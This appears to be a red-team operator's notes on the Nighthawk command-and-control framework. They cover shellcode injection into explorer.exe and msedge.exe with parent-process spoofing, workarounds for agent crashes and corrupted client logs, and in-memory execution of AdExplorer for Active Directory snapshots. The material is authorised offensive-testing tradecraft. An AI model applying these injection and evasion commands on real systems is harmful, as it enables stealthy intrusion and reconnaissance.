process opsec
spawn-shellcodeandinject-shellcodeare very opsec safe in nighthawk. If you landed your first agent from something like svchost.exe, inject or spawn into another process before doing anything. nighthawk agents are very fragile, so “one is none”. My flow is commonly to inject into explorer.exe, then spawn into msedge.exe with the following two commands:
- note that I only use compressed shellcode for spawn/inject, this is mdsec’s recommendation
<from first beacon>
ps --injectable
<find explorer.exe pid>
inject-shellcode C:\users\user\Desktop\2022-911-egress-windows-x64-shellcode-compressed 8492
<from new explorer.exe callback>
spawn-shellcode --process-path="C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe" --parent=explorer.exe C:\Users\user\Desktop\2022-911-egress-windows-x64-shellcode-compressed
<repeat spawn-shellcode at least 2x, or anytime you get down to 1-2 agents>
bugs
stopped callbacks
- sometimes the nighthawk agent will stop responding, this can be due to a crash or the beacon simply being overwhelmed with whatever task you assigned to it. Commonly this is due to memory issues when a beacon is processing a large amount of data (i.e. during adexplorer execution where it gathers large amounts of information from LDAP)
To check if the beacon is actually dead or if it is just overwhelmed, run
psfrom another beacon to see if the agent pid is still running or not.
client disconnected
If your client disconnects from the nighthawk server (banner will say CONNECTION ERROR) and network connectivity issues have been ruled out, it could be an issue with a corrupted agent log. We have seen this behavior while the agent list loads, or while attempting to run a command on a specific agent (especially one with a lot of activity). Agent logs are stored on both the client AND the server, and the client will check if more recent log entries are present regularly.
It is possible for this exchange process to get messed up somehow, such that the client will disconnect from the server when it receives an error. There is a workaround for this:
- First, shutdown the client.
- Rename the
nighthawk-0.2.2\UI\logsfolder tologs.origor similar, then create an empty logs directory and restart the client - If you are still getting disconnects on a specific agent, find the log file for that specific agent. Match the uuid on the agent to the uuid on the log filename, or go by recent modification time.
- Open the offending log, which follows XML format and should look something like this:

<console>
<command-history>
<entry id="247e2f68-358d-4b0c-8276-c1b69332ae60">spawn-shellcode --process-path="C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe" --parent=explorer.exe C:\Users\user\Desktop\cs_beacon_latest_x64.bin</entry>
</command-history>
<console-entries>
<entry timestamp-utc="2/1/2023 4:02:17 PM"><!color=-24454!>[admin 2/1 3:37 PM] <!color=-7278960!>Requesting detailed agent info for <!color=-1!>5b6f3062-d0d7-541f-c79b-06f4aee8bc51
</entry>
<entry timestamp-utc="2/1/2023 4:02:17 PM"><!color=-24454!>[admin 2/1 3:37 PM] <!color=-7278960!>Requesting detailed agent info for <!color=-1!>5b6f3062-d0d7-541f-c79b-06f4aee8bc51
</entry>
<entry timestamp-utc="2/1/2023 4:02:17 PM"><!color=-24454!>[admin 2/1 3:37 PM] <!color=-7278960!>Requesting detailed agent info for <!color=-1!>5b6f3062-d0d7-541f-c79b-06f4aee8bc51
</entry>
<entry timestamp-utc="2/1/2023 4:03:04 PM"><!color=-24454!>[admin 2/1 4:03 PM]> <!color=-256!>spawn-shellcode --process-path="C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe" --parent=explorer.exe C:\Users\user\Desktop\cs_beacon_latest_x64.bin
</entry>
<entry timestamp-utc="2/1/2023 4:03:04 PM"><!color=-7278960!>Tasked agent to spawn shellcode in new process <!color=-256!>C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
</entry>
<entry timestamp-utc="2/1/2023 4:03:33 PM"><!color=-256!>Injection of shellcode into new process 83524 (thread 82488) succeeded
</entry>
</console-entries>
</console>- Remove all
<entry>items under<console-entries>, leaving the file above with contents like this.
<console>
  <command-history>
    <entry id="247e2f68-358d-4b0c-8276-c1b69332ae60">spawn-shellcode --process-path="C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe" --parent=explorer.exe C:\Users\user\Desktop\cs_beacon_latest_x64.bin</entry>
  </command-history>
  <console-entries>
    <entry timestamp-utc="2/1/2023 4:03:33 PM">blah</entry>
  </console-entries>
</console>- Update the timestamp on the last entry to the current time. This prevents the client from pulling additional console entries from the server, hopefully preventing the disconnect issue.
- Save the file, and try reopening the client.
- If that still doesn’t work, contact nighthawk support in Slack or Github
execute-exe
execute-exeis a neat agent function that runs a binary from the operator’s computer in-memory on the host. is great for adexplorer, for example:
execute-exe C:\users\user\downloads\adexplorer64.exe -accepteula -snapshot "client.fqdn" c:\users\me\ntuser.dat.LOG3
if you get the following error while running execute-exe:
Error executing executable <exe command> in memory (Error mapping imports for executable. Code: 1
run this in your agent:
update-config implant-config.general-config.opsec.loadlibrary-mode "winapi"
This is a known bug and should be fixed at some point. This mainly occurs on the second attempt to run the same exe in the same agent.
You should be able to see the task running with list-tasks. Currently the task cannot be cancelled with cancel-task, which is another bug. It is unclear if this applies to only certain binaries or across the board. I reproduced this behavior with adexplorer64.exe.